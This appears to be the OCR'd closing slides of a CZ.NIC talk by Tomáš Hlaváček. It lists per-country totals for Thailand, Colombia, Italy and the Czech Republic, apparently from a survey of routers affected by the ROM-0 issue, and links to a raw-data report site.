
Thailand (no. 1; 100% = 167505)




Colombia (no. 2; 100% = 139976)



Italy (no. 3; 100% = 116731)



Czech Republic (100% = 5368)



Thank You

Tomáš Hlaváček • tomas.hlavacek@nic.cz

Raw data & graphs

http://report.rom-0.cz/